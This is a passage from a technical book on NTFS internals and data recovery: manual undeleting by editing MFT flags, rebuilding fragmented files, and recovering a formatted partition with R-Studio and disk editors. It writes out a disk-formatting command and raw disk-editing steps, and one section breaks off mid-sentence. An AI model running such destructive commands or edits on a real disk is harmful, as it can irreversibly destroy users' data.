the deleted file and write it to some location other than the partition being recovered. This is not a happy decision. What if there is not enough free space on all other disks? What if the disk being recovered has only one logical partition? For example, assume that you need to recover a database of several gigabytes. It is possible to install a second disk, copy the database there, and then copy it back again. However, this will be a lengthy process! Furthermore, it is not recommended that you power down the server, and not every hard disk supports the possibility of hot-swapping. Another drawback of such automated undelete utilities is slow operation. Instead of finding a single file, the name of which is known, the automated utility would scan the entire partition. This means several hours of wasted time, if the disk is large enough.

On the other hand, utilities that directly modify NTFS expose the entire disk volume to the serious risk of corruption. If this happens, such a disk becomes irrecoverably damaged, even for experienced professionals. True hackers would never rely on any third-party code, especially if the source code is unavailable and documentation is ambiguous and poorly understandable. Furthermore, different NTFS versions are supported by different operating systems from the Windows NT family. The last operating system that introduced radical changes into NTFS was Windows XP (NTFS 3.1). The attribute that updates the sequence number and array was moved 6 bytes forward, and the space that it occupied earlier was allocated for alignment and the field of the recent file record (the number of this MFT record). Therefore, make sure that the recovery utility you are using supports your version of the file system and distinguishes it from all other versions without fail. Recall that if you upgrade Windows 2000 to Windows XP, the file system is not updated until you reformat the disk. This is not immediately obvious, and most users would run into this pitfall. The consequences of such “recovery” will be disastrous.

Finally, consider the situation that you have no recovery utilities available when you need to recover some file. In such a situation, you’ll have to rely on your skills alone.

Manual Recovery of Deleted Files

Consider the simplest case. Assume that the file has been deleted recently and the file record belonging to it has not been overwritten yet. How is it possible to find such a file on the disk? There are two approaches to solving this task — theoretical and practical. The theoretical method is extremely reliable; however, it requires lots of extra operations, which usually can be avoided if you base your recovery on several practical assumptions.

The theoretical method includes the following operations: Extract the pointer to MFT from the boot sector, retrieve the first record from it (this record describes \$MFT), and find the \$DATA (80h) attribute. Then decode the list of data runs and sequentially read all files from MFT, analyzing the contents of the \$FILE_NAME (30h) attribute, which stands for the file name (bear in mind that the file might have more than one attribute of this type). This attribute also stores the reference to the parent directory, so if several files with the same name were deleted from different directories, it is necessary to distinguish which of them you need to recover.

The practical approach is based on the following: In nine cases out of ten, the \$MFT file is not fragmented and resides practically in the beginning of the disk. File names are stored at the offset EAh from the sector start, in the beginning of which the FILE* signature (FILE0 in NTFS 3.1) is located. Thus, it is possible to start any disk editor (for example, Disk Probe supplied as part of Microsoft's support tools), enter the name of the file to be recovered in Unicode encoding, and search for this file at the offset EAh (F0h in NTFS 3.1) from the sector start (Fig. 7.2).




Fig. 7.2. Manual file recovery using Disk Probe

When you find the required entry, check whether the `FILE*` or `FILE0` signature is located in the beginning of the sector. If there is no such signature, then continue the search. The 2-byte field at the offset `16h` from the sector start contains the record flags: `00h` means that the record is not used or was deleted, `01h` means that the record is used, and `02h` means that the record is used and this is a directory. Other values might be encountered — for example, `04h` and `08h`. However, their meaning is unknown and undocumented. You'd probably find out what they mean.

Replace `00h` with `01h`, and save the changes. Did you succeed? Of course, after doing this you won't achieve any positive result. This is because in addition to these actions it is necessary to carry out the following steps:

1. Inform `/MFT:$BITMAP` that this MFT record is in use again.
2. Remove from the `/ $BITMAP` file numbers of clusters that belong to the file being recovered.
3. Rebuild the indexes' binary tree that stores the directory contents.

The first two steps do not present any serious problems, in contrast to the last step, which requires serious effort. As a variant, it is possible to issue the `Chkdsk /F` command. The `Chkdsk` utility would find the "lost" file and introduce all required changes into the file system (see Listing 7.1). Thus, you'll only need to set the flag located at the `16h` offset to one; the remaining work would be carried out by `Chkdsk`. After these unsophisticated manipulations, the recovered file will be placed to its original location.

Listing 7.1. Recovery of the deleted file using Chkdsk

```
C:\Chkdsk D: /F
```

```
The type of the file system is NTFS.
```

```
File verification completed.
```

```
Index verification completed.
```

```
CHKDSK is recovering lost files.
```

```
CHKDSK is recovering the lost file test.txt in directory file 5.
```

```
CHKDSK is replacing incorrect security descriptor for file 29.
```

```
Security descriptor verification completed.
```

```
CHKDSK is correcting errors in the BITMAP attribute of the master file table.
```

Windows has corrected the file system.

1068290 KB total disk space.

20 KB in 2 files.

4 KB in 9 indexes.

0 KB in bad sectors.

7894 KB in use by the system.

7392 KB occupied by the log file.

1060372 KB available on disk.

2048 bytes in each allocation unit

534145 total allocation units on disk

530186 allocation units available on disk

Shoveling the Debris

Now, consider the more difficult case of file recovery, when the file record has already been overwritten. If the deleted file was a resident one (in other words, it stored its body in MFT), then there is nothing to recover. Even if a nonresident file was created in its place (recall that the file record of a nonresident file ends where the resident body starts), the operating system would fill the “tail” with zeros. After that, to restore the original content it will be necessary to use expensive equipment that reads the surface of the hard disk drive platters at the physical level.

With nonresident files that store their bodies outside MFT, the situation is somewhat better, although even in this case there are lots of serious problems. The order, in which files are located on the disk, is stored in the run list inside the MFT file record, which has already been overwritten. Therefore, only a context search by the content is available. Start a disk editor, enter the sequence of characters guaranteed to be present in the deleted file but not present in all other ones, and start the context search. To speed up the search, it is possible to search free disk space only (the `$BITMAP` file is responsible for this information). Unfortunately, all disk editors known to me neglect this possibility; however, it is not difficult to write a custom “advanced” search utility.

Unfragmented files can be recovered easily. It is enough to select a group of sectors and write it to the disk (never write it on the volume being recovered). The only problem is determining the original length. Some types of files allow the presence of garbage in their tail (in which case it is possible to include several extra sectors, to be on the safe side). However, some files do not tolerate this. If you cannot determine the end of file visually (for example, PDF files are terminated by the `%%EOF` signature), then analyze the file header. The file size is usually present there, along with other useful information. In this case, everything depends on the structure of individual file, so it is impossible to give any universal recommendations.

If the file is fragmented, the situation is practically hopeless. To assemble the scattered chains of clusters, it is necessary to know the content of the deleted file well. In this case, NTFS is more difficult to restore in comparison to FAT. The sequence of the file fragment stored in FAT in the form of a unidirectional list is highly enduring. If the list is not damaged, it is enough to find its first element (which is extremely easy to do, because it will point to the file header with predictable content). Even if the list is split into several parts, they continue a life of their own, and it only remains to choose the right combination, using which they can be combined. This list is ruined only if FAT is overwritten completely. In NTFS, the order of file fragments is often stored in tiny run lists, which are often destroyed. If this happens, you'll have to deal with millions of randomly scattered clusters. The situation with text files is not as disastrous as with spreadsheets, graphics, or archives. Without knowing the strategy of disk space allocation it is impossible to succeed. The order, in which the file system driver finds suitable fragments, is undefined and varies depending on lots of circumstances. However, some regular patterns are present even here.

In the course of analysis of highly fragmented disks, I have discovered the following pattern: first the largest "holes" are filled, proceeding from the end of the MFT zone to the end of the disk. Then, the file system driver goes back and starts filling smaller holes. It proceeds this way until the entire file is saved to the disk. The holes that are only one cluster in size are the last to be filled. When viewing the disk map presented by the `/ $BITMAP` file, it is possible to exactly reconstruct the order, in which the fragments of the deleted file were placed into the disk, after which it is possible to combine them, at least in theory. In practice, however, you'll encounter lots of pitfalls when proceeding this way. From the moment the file being recovered was created, the map of free disk space can radically change. Every deletion of one or more files frees one or more holes that are randomly mixed with

the holes of the file being recovered, thus distorting the pattern. How is it possible to overcome this? Scan MFT to search for records marked deleted but not overwritten. Decode run lists and remove the corresponding from the candidates for recovery. This considerably narrows the range of the search, although the number of possible combinations, with which it is possible to assemble the fragmented file, remains impressive. This, however, is only part of the problem.

The most “interesting” events start when several files are simultaneously written to the disk (for instance, assume that you simultaneously download several files from the Internet using ReGet) or when a file is steadily increasing in size and other files are simultaneously being written to the disk. When a tiny portion of data is added to the existing file, the file system finds the smallest possible hole, then the next smallest hole, and so on, until the small holes are exhausted. Then the file system starts using larger holes. As a result, the file becomes strongly fragmented. This time, the file is filled in the reverse order — from small holes to larger ones (in contrast to the allocation strategy). Small fragments of one file are mixed with small fragments of other files.

The documents created in Microsoft Office are the most difficult to recover, because the application creates lots of backup copies of the file being edited, both in the current directory and in the %temp% directory. It will be difficult to find out, which fragment belongs to which file.

Zip archives are the easiest to recover. To achieve this, it is not even necessary to use the disk editor. Open a temporary file for writing, search for free disk space, and close the file. Now, process it with the pkzipfix.exe utility (or start the standard pkzip.exe with the `Fix` command-line option). The “corrected” file will magically display all surviving Zip archives. The internal structure of the Zip archive allows pkzipfix.exe to easily recognize even reordered blocks, so a high level of fragmentation doesn’t present any obstacle for it.

Defragmentation also occurs in an interesting way. The standard defragmentation API, for some unknown reason, operates over blocks instead of individual clusters. The minimum size of the block is 16 clusters, and the start of the block must be a multiple of 16 clusters. The number of small holes only increases after defragmentation, and contiguous areas of free space become few.

Do not forget that nothing can be placed into the MFT zone. It is common to see the message informing you that for efficient operation the disk defragmenter requires at least 15% of available disk space. Even though you might have 17% of the disk space available on your drive, only 5% could be available for the de-

fragmenter. Why is the rest of that disk space unavailable? This is because this space is located inside the MFT zone. (Recall that in disk formatting about 10% of the volume is reserved for the \$MFT file. As the disk space becomes exhausted, the \$MFT file is reduced in size approximately 2 times, and the released space is populated with user files.) In other words, for guaranteed operation the defragmenter requires $10\% + 15\% = 25\%$ of free disk space. Isn't this payment too high for defragmentation? If you have more than 25% of free disk space available, it is recommended that you create a temporary file on the disk and seek to fill large gaps to prevent the defragmenter from spoiling them (after defragmentation this file must be deleted). Fortunately, the 16-cluster limitation doesn't relate to compressed files; therefore, I highly recommend that you store small files in compressed form, because this considerably reduces volume fragmentation. Defragment your disk as often as possible! This not only improves performance but also simplifies the recovery of a file with an overwritten file record.

In the general opinion, file recovery is not a difficult operation; however, it is routine and tedious. If you often have to recover deleted files, you can automate this process by writing several simple utilities. To access the logical drive under Windows NT, it is enough to open the device with the same name using the `CreateFile("\\.\\X:", GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0)` function, where X: is the logical drive name (for more details, see Microsoft's platform SDK documentation).

Do not think that all possible utilities have been written without your participation. Utilities suitable for professional data recovery from NTFS volumes are not readily available on the market. The existing tools have drawbacks and ridiculous limitations (for example, they cannot limit the sector search range by free or occupied space only). So you can venture to write such tools on your own.

Studying the Fragmentation Mechanisms

There are at least two techniques of investigating disk space allocation: *static* and *dynamic*. In the first case, it is necessary to start the disk editor (the preferred one is DiskExplorer from Runtime Software) and analyze run lists of existing files written at different times and using different methods (Fig. 7.3). For example, it is possible to copy a file from one location to another or sequentially increase the size of several files — the allocation strategies will be different in these cases. The static approach is useful in that it allows you to collect priceless statistics for the entire volume; however, it determines only the final result, not how it was achieved.




Fig. 7.3. Static analysis of the disk-space allocation strategy using DiskExplorer

#	Time	Duration (s)	Disk	Request	Sector	Length
493	6.008744	0.00210762	0	Write	3893847	3
494	6.008744	0.00210762	0	Write	3893850	5
495	6.008744	0.00210762	0	Write	3946903	3
496	6.008744	0.20004272	0	Read	155373120	64
497	6.008744	0.00210762	0	Write	3946906	5
498	6.008744	0.00210762	0	Write	4012839	3
499	6.008744	0.00210762	0	Write	4012842	5
500	6.008744	0.00210762	0	Write	4038223	3
501	6.018758	0.20004272	0	Read	155373184	64
502	6.018758	0.00210762	0	Write	4038226	5
503	6.018758	0.00210762	0	Write	4039239	3
504	6.018758	0.00210762	0	Write	4039242	5
505	6.018758	0.00210762	0	Write	4039631	3
506	6.018758	0.20004272	0	Read	155373248	64
507	6.018758	0.00210762	0	Write	4039634	5

Fig. 7.4. Dynamic analysis of the disk-space allocation strategy using Disk Monitor

Disk Monitor (DiskMon) by Mark Russinovich (<http://www.sysinternals.com>) allows the investigator to look into the file system sanctuary and see how it allocates the disk space for files (Fig. 7.4). The most interesting technique of investigation is running this monitor in parallel with a defragmenter or ChkDsk, because in this case all secrets will be immediately revealed.

Useful Tip

If, despite all efforts, you still fail to recover the deleted file, try to find its backup copy. Most applications create such copies; however, they do not make a show of their presence. Also, do not forget about the swap file, temporary files, memory dump, and other sources that might store fragments of the file being recovered (or even the entire file, if you are lucky). Even if they have been deleted, the file record belonging to them may not have been overwritten yet, in which case the recovery won't take long.

Unformatting the Disk in NTFS

Assume that the worst has happened: You have lost the entire NTFS partition because of accidental formatting or devastating disk failure. Billiards of priceless bytes making up your data are no longer available to the operating system. Is it possible to return this information to life? Until this moment, I considered only minor disk faults and data corruption, such as erroneously deleted files. Now, it is time to consider serious damage, which makes the original volume content unavailable to the operating system. The reasons this might happen are different: unintentional formatting, a damaged MFT, and so on. However, do not fall into despair! NTFS is capable of surviving any disaster with minimal losses because of its legendary reliability. In all these cases, it is possible to recover the data completely, provided that you have the required knowledge and skills.

To study such data recovery, start with formatting. To carry out all experiments described here you'll need the format.com utility, which is an integral part of Windows NT/2000/XP, and some disk partition that doesn't contain anything useful. Also, it would be advisable to install some PC emulator, such as Virtual PC or VMware, that emulates the hard disk and speeds up the formatting procedure several hundred times (Fig. 7.5). Bear in mind that time is precious, and hours that you might spend peering at the progress indicator are simply wasted.




Fig. 7.5. Formatting a virtual disk in the VMware environment

I do not recommend that you experiment on a “live” hard disk (at least until you gain the required skills in the field of recovery). If you do not have a virtual machine, it is possible to use a Zip drive (which, by the way, is often more reliable than a CD drive) and format Zip diskettes for NTFS (fortunately, the built-in format utility provides this possibility). The situation with floppy disks is more complicated. According to Microsoft, their capacity is not enough to hold all data structures, although the simplest computation smashes this statement to pieces. The NTFSflp utility by Mark Russinovich clearly demonstrates this. The “*NTFS Support for Floppy Disks*” article (<http://www.sysinternals.com/ntw2k/freeware/ntfsfloppy.shtml>) provides a detailed description of the steps necessary to bypass this system limitation and format a floppy disk for NTFS (to achieve this, you’ll need SoftIce).

What Happens in the Course of Formatting

Disk formatting is a complex operation comprising multiple stages. It is more complicated and has more stages than it might appear at first glance. If you have ever written custom diskette formatters (by the end of 1980s, practically all programmers wrote such tools), you understand me. To begin the investigation of the formatting process, consider the study of the NTFS volume structure (the technique of recovering NTFS volumes formatted for FAT16/32 will be provided later in this section).

When you issue the `format X: /U /FS:NTFS` command, the following changes are introduced into the file system of disk X: (a GUI utility called from the Windows Explorer context menu formats the disk using a similar method):

1. The NTFS boot sector is formed.
2. The new disk serial number is generated and written into the boot sector at the offset 48h bytes from its start.
3. The next checksum is computed for the boot sector and stored at the offset 50h bytes from its start (see “*Boot Sector Basic Concepts*” in *Chapter 5* for more details).
4. A new \$MFT file is created that would contain information about all files stored on disk. As a rule, this file is placed over the original \$MFT file. Exceptions from this rule are rare. They occur only if the original \$MFT was replaced by the defragmenter or if a different cluster size was specified for formatting. In all other cases, approximately the first 24 file records are destroyed irreversibly. These records contain the following: \$MFT, \$MFTMirr, the root directory, /\$LogFile (the transactions file), /\$BITMAP (the map of free space), /\$Secure (security descriptors), and other system files.
5. The \$MFT:\$DATA file is initialized. The new length (\$MFT:\$30.AllocatedSize, \$MFT:\$30.RealSize, \$MFT:\$80.AllocatedSize, \$MFT:\$80.RealSize, \$MFT:\$80.CompressionSize, \$MFT:\$80.InitializedSize, \$MFT:\$80.LastVCN) and the date of creation or last modification (\$MFT:\$10.FileCreationTime, \$MFT:\$10.FileAlertedTime, \$MFT:\$10.FileReadTime, \$MFT:\$30.FileCreationTime, \$MFT:\$30.FileAlertedTime, \$MFT:\$30.MFTChangeTime, \$MFT:\$30.FileReadTime) are assigned. Most important, the new list of data runs is created. This list irreversibly overwrites the original one, which means that it will be necessary to assemble the fragmented \$MFT piece by piece.

6. The new `/\$MFT:\$BITMAP` file is created, which is responsible for the use of file records in MFT. All existing records are labeled as available; however, they are not deleted physically, because the `FileRecord.flags` field remains intact. Because of this circumstance, the recovery procedure is considerably simplified. Usually, the `$MFT:\$BITMAP` file is placed in its original location (in other words, between the boot sector and the MFT), and its original content is filled with zeros. However, using `Chkdsk` it is possible to restore it.
7. The new `/\$BITMAP` file is created, which is responsible for the allocation of disk space (free and occupied clusters). This file also overwrites the original one. Nevertheless, the original `/\$BITMAP` file can be restored using `Chkdsk`.
8. The new transaction file, `/\$LogFile`, is created. I won't describe its structure in detail because its detailed description can be found in the NTFS-Linux Project.
9. The new `$LogFile` sequence number is added to the header of the `$MFT` file record.
10. `$MFT` is assigned a new update sequence number.
11. A new `$MFTMirr` file is created, irreversibly overwriting the original one (in the newer versions of Windows, it is located in the middle of the NTFS partition). Well, no one needs a mirror that doesn't reflect anything.
12. New `/\$Volume`, `/\$AttrDef`, and other auxiliary files are created. They play an auxiliary role and can easily be recovered using `Chkdsk` (although `/\$Volume` is present in the MFT mirror copy, its value is obviously exaggerated).
13. Surface integrity is checked and all detected bad clusters are saved into the `/\$BadClus` file.
14. The new root directory is formed.
15. If before the volume was formatted it contained the `/System Volume Information` file, then this file is updated; otherwise, a new `/System Volume Information` file is created only after rebooting.

In reality, the formatting process is even more complicated. However, I won't describe it in detail because the main goal of this section is not to explain how to write a custom format utility. If you are interested in this topic, you can disassemble the `format.com` file using IDA Pro. If you decide to do so, here are some useful tips: `format.com` contains only a high-level wrapper based on `ifsutil.dll`, `ntfs.dll`, and the file system driver. Thus, there will be lots of code to disassemble. To simplify

Which medium would you choose? CDs are not suitable for this purpose, mainly because to restore the contents of a hard disk 80–120 GB in size you'd need a truck to carry such a number of disks. In addition, direct write to CD-R/RW media is not always possible, because after a system crash the recovery utilities must be loaded from CD-ROM, and most standard computers have only one optical drive. Finally, as far as I know, such utilities do not allow large files to be cut into several smaller ones.

It is possible to send the data through a local area network (although this is not always available) or install an additional hard disk drive (provided that the computer case is not sealed and there are free controller channels). Isn't the latter approach too troublesome? To rescue hundreds of vitally important files, such a technique is suitable.

Consider the technique of automated data recovery on the example of the R-Studio utility from R-Tools Technology (<http://www.r-tt.com>). This is a powerful yet convenient instrument that you can rely upon. Immediately after starting this utility, the **Drive View** window will appear. This window lists all physical devices and logical drives. Find the required drive and choose the **Scan** command from the right-click menu.

The program will then prompt you to specify the starting sector for scanning (the default value is zero, which is usually left unchanged) and the size of the area to be scanned (which by default is the entire partition). Scanning the entire partition guarantees that the scanner would locate all surviving file records, although the search might require considerable time. Is it possible to speed up this process? Carry out a simple computation. Assume that the partition to be recovered contains 100,000 files. A typical size of a file record is 1 KB. Provided that \$MFT is not fragmented, it would be enough to scan about 100 MB from the beginning of the partition. If this value doesn't exceed 10% of the entire disk capacity (the space reserved for MFT) and the disk never was more than 90% full, then the assumption is probably correct. Otherwise, \$MFT is guaranteed to be fragmented and randomly scattered over the entire disk. Anyway, you don't expose yourself to risk in case of error. Enter the value of N KB, where N is the assumed number of files (recall that directories are also files of a special type) and start scanning. If one or more files are not found, return to the default settings and repeat the scanning process. If the number of existing files is not known beforehand, specify 10% of the volume capacity. In the **File System** field, choose NTFS and reset the checkboxes for FAT and ext2fs. Then click the **Scan** button (Fig. 7.7).




Fig. 7.7. The R-Studio utility searches for surviving file records




Fig. 7.8. The recovered directory structure




Fig. 7.9. EasyRecovery has a nice interface, but the quality of recovery is far from perfect

In the course of scanning, the program will find all surviving files (deleted and not) and recover the directory structure including the root directory (Fig. 7.8). How would it do this? Recall that in the course of formatting the root directory was destroyed and recreated anew. Here is one of the advantages of NTFS, famous for its reliability. In contrast to FAT, NTFS directories are only auxiliary data structures indexed to speed up displaying of their contents. Each file record, no matter what its origin might be, contains the reference to the parent directory, which represents the number of the MFT record. The location of the root directory record is always the same.

Deleted file records can reference directories that might already be destroyed. R-Studio places them into \$\$\$FolderXXX, where XXX is the ordinal number of the directory. In most cases, the subdirectory structure is successfully recovered.

To view the virtual tree of located files, press <F5> or choose the related command from the context menu. Choose a file (or even an entire directory with sophisticated subdirectory structure), and press <F2> or select the **Edit | View** command from the context menu. This is a powerful instrument displaying the content of the file to be recovered, along with all its attributes, run lists, and so on, in a

user-friendly format. If desired, you can recover all chosen files (**Recover All**), or you can choose recovery by mask (**Mask**).

The much praised EasyRecovery from Ontrack Data Recovery (Fig. 7.9), in contrast to its name, is not as easy as it might seem. In addition, it has specific behavioral features. If you do not change the default settings, it won't locate any files on the formatted disk. To make it work, it is necessary to choose **Advanced Options** and set the **Ignore MFT** option. However, even in this mode recovery quality will be far from perfect.

Manual Recovery of the Hard Disk after Formatting

This section describes how to manually recover the entire formatted partition without using any additional storage media and expensive third-party utilities. All that will be needed is any disk editor (the best choice would be DiskExplorer from Runtime Software); however, in the worst case even the free Disk Probe and Sector Inspector from Microsoft, in combination with ChkDsk, will do.

